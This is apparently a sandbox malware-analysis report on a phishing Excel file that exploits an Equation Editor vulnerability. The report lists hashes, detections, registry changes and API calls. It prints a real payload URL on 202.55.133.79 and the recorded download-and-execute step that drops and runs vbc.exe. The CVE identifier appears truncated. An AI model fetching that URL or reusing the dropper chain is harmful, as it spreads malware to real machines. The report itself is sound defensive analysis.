Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-10-22 14:29:19
Submitter	Manual Submission
Type	MS OLE document

Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	Trojan.X97M.CVE201711882.XQUOPAG, VAN_DROPPER.UMXX		
Exploited vulnerabilities	CVE-2017-1188		
Analyzed objects	MS OLE document	1 - PO-21JI0090.xlsx	8B8E9C3F7565F47AD2ED50DD7EC00593BF537F85
	Office Excel 2007 spreadsheet	1.1 - NONAMEFL	300695D76BE6EF533249560E5A0A5B83E4FCC0DC
	Office Word 2007 document	1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm	4277E1FF5B54D6B9DBBE949717EBBDD3B5F44B54

Analysis Environments

	w2008	CentOS	W10
Anti-security, self-preservation			
Autostart or other system reconfiguration	✓		
Deception, social engineering			
File drop, download, sharing, or replication	✓		✓
Hijack, redirection, or data theft	✓		
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change	✓		
Rootkit, cloaking			
Suspicious network or messaging activity	✓		

w2008


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.X97M.CVE201711882.XQUOPAG, VAN_DROPPER.UMXX
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

▼ Object 1 - PO-21JI0090.xlsx (MS OLE document)

File name	PO-21JI0090.xlsx
File type	MS OLE document
SHA-1	8B8E9C3F7565F47AD2ED50DD7EC00593BF537F85
SHA-256	733E79C015DAAC1060010C6D520F7446179CED927339518A4B4D9964B46BB23C
MD5	CE254B9E1A3CA1DC8CEFF6B6DB36B71F
Size	587208 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOPAG
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (6) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (4) Suspicious network or messaging activity (9)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics	
Execution	Execution through API	🟥⬜⬜ Characteristics:	1
Defense Evasion	File Deletion	🟥⬜⬜ Characteristics:	1, 2, 3
Discovery	Network Share Discovery	🟥⬜⬜ Characteristics:	1
Command and Control	Commonly Used Port	🟥🟥🟥 Characteristics:	1
	Standard Application Layer Protocol	🟥🟥🟥 Characteristics:	1

Notable Threat Characteristics

Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\csrss[1].exe

File drop, download, sharing, or replication (6)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1988 File: %TEMP%\1928295.od Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1988 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\145C81B8.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1988 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF788.tmp Type: VSDT_JPG
Drops executable during installation	🟥🟥🟥	Dropping Process ID: 2060 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 1988 Info: Enums share folder from API result

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOPAG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Process, service, or memory object change (4)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 2060 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2124 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 2060 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates command line process	🟥⬜⬜	Process ID: 2124 Image Path: %USERPROFILE%\vbc.exe

Suspicious network or messaging activity (9)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	202.55.133.79
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://202.55.133.79/mms8081/csrss.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Listens on port	🟥⬜⬜	0.0.0.0:49176
Listens on port	🟥⬜⬜	0.0.0.0:49175
Listens on port	🟥⬜⬜	127.0.0.1:57878
Connects to remote URL or IP address	🟥⬜⬜	http://202.55.133.79/mms8081/csrss.exe
Connects to remote URL or IP address	🟥⬜⬜	Connection: 202.55.133.79:80 Content: GET /mms8081/csrss.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 202.55.133.79\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://202.55.133.79/mms8081/csrss.exe
Queries DNS server	🟥⬜⬜	202.55.133.79

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
202.55.133.79	80	-	-	-	PO-21JI0090.xlsx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
202.55.133.79	-	53	-	-	-	PO-21JI0090.xlsx

URL	Site Category	Risk Level	Threat	Accessed By
http://202.55.133.79/mms8081/csrss.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	PO-21JI0090.xlsx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
csrss[1].exe	No risk	-	-	http://202.55.133.79/mms8081/csrss.exe	309056	AA503579D43CA03E600ACC354D7EF64608BFB2EE
vbc.exe	No risk	-	-	http://202.55.133.79/mms8081/csrss.exe	309056	AA503579D43CA03E600ACC354D7EF64608BFB2EE
PO-21JI0090.xlsx.LNK	No risk	-	-	-	1053	12EADFFF073DE589B7CF885D98239D06C7943A24
PLKGID8Z.LNK	No risk	-	-	-	896	A78AFE24A92E8CA054D5CEA6B0738CA648850FE0
~DF3EC705D5B79CA7D2.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
~$PO-21JI0090.xlsx	No risk	-	-	-	165	DF650BBB6B1BC0776D7434E056F9C4D6885EB19D
a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367081D8
Excel12.pip	No risk	-	-	-	1544	00AC8790C81D368BD30388A996AE7A3BFA692016
CVRF517.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
145C81B8.emf	No risk	-	-	-	648132	17C6F3840DA2CE4DB899DBB8CF403070234758F2

Suspicious Objects

Type	Object	Risk Level
URL	http://202.55.133.79:80/mms8081/csrss.exe	High
File (SHA1)	8B8E9C3F7565F47AD2ED50DD7EC00593BF537F85	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 202.55.133.79		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://202.55.133.79/mms8081/csrss.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOPAG Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1988
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\e+# Value: None		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1988
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		1988
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		1988
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		1988
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560016		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\e+# Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1988
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1988
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1988
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D4AD4\ Value: None		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D4AD4\1D4AD4 Value: None		1988
Call System API	API Name: CryptDeriveKey Args: (6812f8, 660e, 449b298, 800000, 36493c0) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 2d10000, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 2d10024, 20) Return: 1		1988
Call System API	API Name: CryptDeriveKey Args: (6812f8, 660e, 449b298, 800000, 36493c0) Return: 1		1988

Call System API	API Name: CryptDeriveKey Args: (6812f8, 660e, 449b298, 800000, 36493c0) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790bc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 17919a, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 17913b, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 17913a, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-4049815440-685770074-534584002-500\a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9 Type: VSDT_COM_DOS		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179141, 10) Return: 1		1988
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-4049815440-685770074-534584002-500\a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9 Type: VSDT_COM_DOS		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 3640c03, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 17913e, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 35e5c80, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179136, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179034, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179139, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 17913e, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 3640c18, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179139, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 35e5ca7, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179140, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 3640c32, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 17913b, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 17913a, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179139, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179143, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 35e5cd9, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 17913d, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 36c985f, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 1790dc, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179139, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 36c988b, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179138, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 36c98b2, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179137, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 36c98d9, 10) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179136, 20) Return: 1		1988
Call System API	API Name: CryptDecrypt Args: (449b318, 0, 0, 0, 179134, 20) Return: 1		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D4AD4\1D4AD4 Value: None		1988
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\145C81B8.emf Type: VSDT_MDB_20		1988


Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\145C81B8.emf Type: VSDT_MDB_20		1988
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		1988
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		1988
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1988) Return: 1		1988
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		1988
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1988) Return: 1		1988
Detection	Threat Characteristic: Creates process Process ID: 2060 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 53560005	1988	2060
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	1988	2060
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	1988	2060
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	1988	2060
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://202.55.133.79/mms8081/csrss.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	1988	2060
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://202.55.133.79/mms8081/csrss.exe		
Call System API	API Name: DnsQueryExW Args: (202.55.133.79, 1, 50000000) Return: 0	1988	2060
Detection	Threat Characteristic: Queries DNS server 202.55.133.79		
Call System API	API Name: DnsQueryExW Args: (202.55.133.79, 1, 50000000) Return: 0	1988	2060
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	1988	2060
Call Service API	API Name: OpenServiceW Args: (5ef7f0, Sens, 4) Return: 5700f8	1988	2060
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	1988	2060
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	1988	2060
Call Service API	API Name: OpenServiceA Args: (5efd18, rasman, 4) Return: 5efca0	1988	2060
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (18efd4, 0, 0, 0) Return: 1	1988	2060
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	1988	2060
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	1988	2060
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	1988	2060
